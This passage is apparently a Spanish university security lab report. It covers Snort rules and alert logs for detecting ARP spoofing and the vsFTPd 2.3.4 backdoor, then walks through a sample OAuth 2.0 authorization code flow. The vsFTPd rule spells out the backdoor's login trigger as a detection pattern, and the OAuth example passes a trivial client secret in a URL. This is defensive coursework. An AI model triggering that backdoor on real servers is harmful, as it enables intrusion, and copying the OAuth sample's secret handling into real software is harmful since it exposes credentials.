alert ( sid: 4; gid: 112; rev: 1; metadata: rule-type preproc ; classtype:bad-unknown; )
```

Y observamos en las alertas el siguiente log:

```
...

[**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
05/05-19:00:28.468138

[**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
05/05-19:00:30.468431

[**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
05/05-19:00:32.468811

[**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
05/05-19:00:34.469174
```

5.5. VsFTPd 2.3.4 Backdoor

Este ataque, encontrado en nuestra auditoría previa, consiste en aprovechar un backdoor colaron en el código fuente del software de un distribuidor, durante un periodo de pocos días a finales de junio de 2011.

El ataque consiste en enviar una secuencia concreta durante el login del usuario, con lo que el servidor abre una sesión en el puerto 6200.

Para detectar dicho ataque, hacemos uso de la siguiente regla Snort:

```
# vsFTPd 2.3.4 attack
alert tcp any any -> $HOME_NET 21 (msg:"MALWARE-CNC vsFTPd 2.3.4 backdoor connection";
```


```
flow:to_server, established; content:"USER"; depth:4; nocase; content:"|3A 29|";
within:50; fast_pattern; pcre:"/^USER[^\n]+\x3a\x29/smi"; sid:19415; rev:6;)
```

Esta regla describe el siguiente comportamiento:

- Alertar de una conexión TCP en el puerto 21 en la red de la organización
- Se dispara cuando el paquete TCP:
    - Es originado por el cliente hacia servidor
    - Después del establecimiento del túnel TCP
    - La cadena textual `USER`
        - Aparece en los primeros 4 bytes
        - Independiente de mayúsculas y minúsculas
    - La cadena hexadecimal `3A 29`
        - Aparece en los primeros 50 bytes
        - Si no coincide con esta regla, dejar de evaluar esta regla (**fast_pattern**)
    - Coincide con las expresión regular de Perl `/^USER[^\n]+\x3a\x29/smi`

Indicamos cualquier tráfico porque, aunque desde fuera no se permitan conexiones FTP, si tenemos interés en saber si se produce este ataque desde dentro.

Al lanzar el ataque, podemos observar las trazas de Wireshark:



E inmediatamente, las alertas en el log:

```
...

[**] [1:19415:6] MALWARE-CNC vsFTPd 2.3.4 backdoor connection [**]
[Priority: 0]
05/13-11:24:31.376036 192.168.252.66:33195 -> 192.168.251.66:21
TCP TTL:62 TOS:0x0 ID:59053 IpLen:20 DgmLen:66 DF
***AP*** Seq: 0x76A8557B  Ack: 0x102CB5F4  Win: 0xE5  TcpLen: 32
TCP Options (3) => NOP NOP TS: 3723696064 1477076833
```

6. OAuth 2.0


En nuestro escenario, los profesores cambian de trabajo, y normalmente suele ser de una universidad a otra por diversos motivos. Durante el proceso de alta en la nueva universidad, es necesario rellenar los datos personales en distintas secciones de la universidad de destino (para secretaría general de la universidad, para la facultad, etc.).

Para agilizar ese proceso, la universidad de destino (*UPM*) dispondrá de una aplicación (**Client**) que obtendrá de la universidad de origen *UM* (**Resource Server**) los datos personales del profesor en cuestión (**Resource Owner**). En el caso del **Authorization Server**, este estará en la universidad de origen (*UM*) bajo la misma aplicación web que el *Resource Server*.

En nuestro diseño, el cliente recibe el grant del *Resource Owner* mediante el **Authorization Code**. Este mecanismo es el que mejor encaja en nuestro escenario debido a:

- Los datos del profesor que gestionará la aplicación cliente se usarán internamente en la organización. No se expondrán a servicios no confiables por la universidad de destino.
- La universidad origen debe ser capaz de autenticar al cliente que solicita datos privados de algún profesor.
- El cliente es una aplicación web alojada en los servidores de la universidad. Puede recibir directamente el access token, sin pasar por otras entidades no confiables


El flujo de mensajes que se realiza es el siguiente:



Concretamente, se siguen los siguientes pasos:


1. Antes de nada, debe haber algún tipo de registro o similar en la que se establece la confianza entre el *Authorization Server* y el *Client*. Esto se consigue con los siguientes dos elementos, que presentará el *Client* en cierto punto del protocolo:
    a. *client_id*, identificador público que pertenece al Cliente y que lo identifica
    b. *client_secret*, código privado del Cliente que acredita a dicho cliente ante el *Authorization Server*.
2. El usuario abre la dirección del Cliente, https://192.168.252.43/oauth_UPM_CLIENT/

3. El usuario le da click al Link, que redirige a la URL https://192.168.251.77/oauth_UM/auth?response_type=code&redirect_uri=https%3A%2F%2F192.168.252.43%2Foauth_UPM_CLIENT%2Fredirect&client_id=123456
    a. La dirección del *Authentication Server* es la https://192.168.251.77/oauth_UM/auth
    b. response_type=code es el tipo de garant que se usará, *Authorization Code*
    c. redirect_uri=https://192.168.251.43/oauth_UPM_CLIENT/redirect es el callback que usará el *Authorization Server* para redirigir al *Resource Owner* cuando conceda los permisos al cliente
    d. client_id=123456 es el identificador público de la aplicación cliente
4. Al abrir el enlace, lo primero que hará el *Authorization Server* es identificar al usuario. Lo redirigirá a https://192.168.251.77/oauth_UM/login para solicitar sus credenciales de acceso



5. Cuando el usuario envíe sus datos y el *Authorization Server* verifique su identidad, éste generará un **authorization_code** y lo añadirá a la URI callback definida previamente, usando el atributo code. Reenviará la URL completa al navegador del *Resource Owner*, con un formato similar a este: https://192.168.252.43/oauth_UPM_CLIENT/redirect?code=891bd8e455a6e1f2a8becefc9fddbe42

6. El *Resource Owner* seguirá la redirección, por lo que el *Client* obtendrá su *authorization_code*. A continuación, el *Client* realizará una petición al *Authorization Server* mediante una url como esta para solicitar un **access_token**: https://192.168.251.77/oauth_UM/token?grant_type=authorization_code&redirect_uri=https%3A%2F%2F192.168.252.43%2Foauth_UPM_CLIENT%2Fredirect&client_id=123456&client_secret=11111&code=c41ad5864818475cac66087ea0c208d5
    a. La dirección del *Authentication Server* para solicitar un token, es la https://192.168.251.77/oauth_UM/token
    b. grant_type=authorization_code el tipo de grant que se envía al *Authorization Server* para demostrar que la aplicación realmente fue autorizada por el *Resource Owner*
    c. redirect_uri=https://192.168.251.43/oauth_UPM_CLIENT/redirect es la URL donde el *Authorization Server* enviará el **access_token**.
    d. client_id=123456 es la identificación pública del cliente que está solicitando acceso al recurso
    e. client_secret=11111 es la clave secreta que acredita que realmente es quien dice ser en el client_id.
    f. code=c41ad5864818475cac66087ea0c208d5 es el *authorization_code* que presenta
7. El cliente recibe un JSON del *Authorization Server* que contiene el **access_token**.
8. El cliente utiliza el **access_token** para solicitar el recurso al *Resource Server* en la url https://192.168.251.77/oauth_UM/get_data&access_token=l3hdbi7c3c9730f8
9. El cliente recibe el recurso solicitado. En nuestro ejemplo, se lo muestra al usuario en su navegador



Para nuestro escenario, los servicios se inicializan con las variables del entorno del sistema para mayor flexibilidad, entre los que podemos incluir credenciales del cliente por defecto. La aplicación web se lanzará desde *Payara*.

Es importante recalcar que el uso de **HTTPS** es prácticamente obligatorio, pues el cliente debe introducir sus credenciales y es prioritario asegurar la confidencialidad de esos datos.

El código fuente de la implementación se encuentra en las siguientes dos rutas:

- um/oauth/src/src/main
- upm/oauth_client/src/src/main

7. Conclusiones

Esta práctica ha sido muy interesante y me ha permitido aprender nuevas tecnologías y profundizar más en conceptos que tenía oxidados.

Los problemas a destacar durante el desarrollo de la práctica:

- Conseguir bordear el enrutamiento del SDN de Docker para hacer efectivas las reglas de IPtables
- Conseguir ejecutar la máquina metasploitable2 dentro del escenario Docker de LEGO. A pesar de haberlo conseguido, he preferido no seguir adelante con la idea para mantener un escenario mucho más limpio
- Conseguir ejecutar las aplicaciones web con SSL
- Probar la función IPS de Snort. No he tenido tiempo para recompilar e integrar las librerías que necesita

El tiempo estimado que he dedicado a esta práctica rondará cerca de 100h

8. Bibliografía

Documentos de teoría de la asignatura de Seguridad
Documentos de prácticas de la asignatura de Seguridad
https://nmap.org/man/es/man-host-discovery.html
https://packetstormsecurity.com/files/143976/asterisk-rtpbleed.txt
https://connect2id.com/blog/importing-ca-root-cert-into-jvm-trust-store
https://blog.payara.fish/securing-payara-server-with-custom-ssl-certificate
https://docs.oracle.com/cd/E29585_01/PlatformServices.61x/security/src/csec_ssl_jsp_start_server.html
https://stackoverflow.com/questions/17712417/how-to-configure-truststore-for-javax-net-ssl-truststore-on-windows
https://docs.nginx.com/nginx/admin-guide/security-controls/securing-http-traffic-upstream/
https://jcalcote.wordpress.com/2010/06/22/managing-a-dynamic-java-trust-store/
https://cwiki.apache.org/confluence/display/OLTU/OAuth+2.0+Client+Quickstart
https://docs.oracle.com/cd/E50612_01/doc.11122/oauth_guide/content/oauth_flows.html
http://seclists.org/snort/2014/q4/220
http://seclists.org/snort/2015/q1/574
http://www.adminso.es/index.php/Snort-PAYLOAD
https://snort-org-site.s3.amazonaws.com/production/document_files/files/000/000/046/original/SnortUsersWebcast-Rules_pt2.pdf
http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node33.html#SECTION00469000000000000000
https://taosecurity.blogspot.fr/2005/04/using-snorts-k-option-i-was-looking.html
https://www.ibm.com/support/knowledgecenter/en/ssw_aix_61/com.ibm.aix.performance/tcp_checksum_offload.htm
https://www.mail-archive.com/ports@openbsd.org/msg52726.html
https://www.wireshark.org/docs/wsug_html_chunked/ChAdvChecksums.html
https://serverfault.com/questions/163111/allow-traffic-to-from-specific-ip-with-iptables
https://serverfault.com/questions/429400/iptables-rule-to-allow-all-outbound-locally-originating-traffic
https://serverfault.com/questions/131550/meaning-of-iptables-filter-restriction
https://javapipe.com/ddos/blog/iptables-ddos-protection/
https://fralef.me/docker-and-iptables.html
https://unix.stackexchange.com/questions/85936/debugging-iptables-using-live-packet-views